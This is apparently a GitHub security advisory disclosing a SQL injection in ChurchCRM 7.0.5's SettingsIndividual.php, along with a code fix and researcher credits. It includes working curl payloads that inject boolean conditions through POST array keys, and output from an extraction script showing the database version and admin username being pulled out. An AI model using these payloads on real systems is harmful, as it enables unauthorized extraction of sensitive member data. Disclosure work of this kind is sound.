SQL Injection via Unsanitized Array Keys in SettingsIndividual.php

High **DawoudIO** published **GHSA-h7hg-f7cw-9xwc** 2 days ago

Package

php **ChurchCRM** (Composer)

Affected versions

7.0.5

Patched versions

7.1.0

Description

SQL Injection via Unsanitized Array Keys in SettingsIndividual.php

Date: March 30, 2026
Severity: HIGH
CVSS 3.1 Score: 8.8
CVSS Vector: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`
Affected Versions: ChurchCRM 7.0.5 and earlier
CWE: CWE-89 (SQL Injection)

Summary

A SQL injection vulnerability exists in ChurchCRM's `SettingsIndividual.php` where user-controlled array keys from the `type` POST parameter are used directly in SQL queries without sanitization. This allows any authenticated user to extract sensitive data from the database.


Root Cause

In `src/SettingsIndividual.php`, the `type` POST parameter array keys are extracted and used in SQL queries without validation:

```
// VULNERABLE CODE (Line ~20)
$type = $_POST['type'];
$id = key($type);  // ← Raw array key, NO sanitization

$sSQL = "SELECT * FROM userconfig_ucfg WHERE ucfg_id=$id AND ucfg_per_id=$iPersonID";
// ← $id interpolated directly into SQL without escaping
```

While values are sanitized via InputUtils::legacyFilterInput(), array keys are never validated or escaped before SQL interpolation.



Step 1: Confirm Vulnerability (Boolean Oracle)

Test TRUE Condition (Expected: HTTP 302)

```
curl -i -X POST "http://<target>/SettingsIndividual.php" \
  -H "Cookie: CRM-40d1b2d83998fabacb726e5bc3d22129=VALID_SESSION" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "save=Save+Settings" \
  -d "PersonID=1" \
  -d "type[99999 OR EXISTS(SELECT 1 WHERE 1=1)]=text" \
  -d "new_value[99999]=test" \
  -w "\n[HTTP Code]: %{http_code}\n" -o /dev/null
```

Test FALSE Condition (Expected: HTTP 200 or 500)

```
curl -i -X POST "http://<target>/SettingsIndividual.php" \
  -H "Cookie: CRM-40d1b2d83998fabacb726e5bc3d22129=VALID_SESSION" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "save=Save+Settings" \
  -d "PersonID=1" \
  -d "type[99999 OR EXISTS(SELECT 1 WHERE 1=2)]=text" \
  -d "new_value[99999]=test" \
  -w "\n[HTTP Code]: %{http_code}\n" -o /dev/null
```

Step 2: Extract Database Version (Character-by-Character)

```
# Test if first char of @@version is '1' (ASCII 49)
curl -s -X POST "http://<target>/SettingsIndividual.php" \
  -H "Cookie: CRM-40d1b2d83998fabacb726e5bc3d22129=VALID_SESSION" \
  -d "save=Save+Settings&PersonID=1" \
  -d "type[99999 OR EXISTS(SELECT 1 WHERE ASCII(SUBSTRING((@@version),1,1))=49)]=text" \
  -d "new_value[99999]=test" \
  -w "%{http_code}" -o /dev/null
```

```
root@shadow:~/CRM/docker# chmod +x extract.py
python3 extract.py
╔═══════════════════════════════════════════╗
  ChurchCRM SQL Injection - HTTP Status Oracle
  CVE: CHURCHCRM-2026-005
╚═══════════════════════════════════════════╝

[1] Confirming boolean oracle...
   TRUE (1=1):  HTTP 302 ✅
   FALSE (1=2): HTTP 200 ✅

[✅] Oracle confirmed!

[2] Extracting database version...
[*] Extracting: @@version...
[*] Progress: 10.11.16-MariaDB-ubu2204
[*] End at position 25

[+] Version: 10.11.16-MariaDB-ubu2204

[3] Extracting admin username...
[*] Extracting: (SELECT usr_UserName FROM user_usr WHERE usr_Admin...
[*] Progress: Admin
[*] End at position 6

[+] Admin: Admin

╔═══════════════════════════════════════════╗
  ✅ Extraction complete!
╚═══════════════════════════════════════════╝
root@shadow:~/CRM/docker#
```

Remediation

Immediate Fix: Sanitize Array Keys

In `src/SettingsIndividual.php`, sanitize the `$id` variable extracted from array keys before using it in SQL queries:

```php
// src/SettingsIndividual.php (around line 20)
// BEFORE (VULNERABLE):
$id = key($type);  // Raw array key, no sanitization

// AFTER (SECURE):
$raw_id = key($type);
$id = InputUtils::legacyFilterInput($raw_id, 'int');  // Cast to integer
```

This ensures that only valid integer values can be used in the ucfg_id comparison, preventing SQL injection via array key manipulation.

Credits

Vulnerability Discovered & Reported By:

🔐 Mohammed El Ouardani
🌐 Security Researcher | CVE Hunter
🐙 GitHub: @sh4dowalker
📧 Email: mohammmedelouardani48@gmail.com

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-39317

Weaknesses

▶ CWE-89

Credits

sh4dowalker Reporter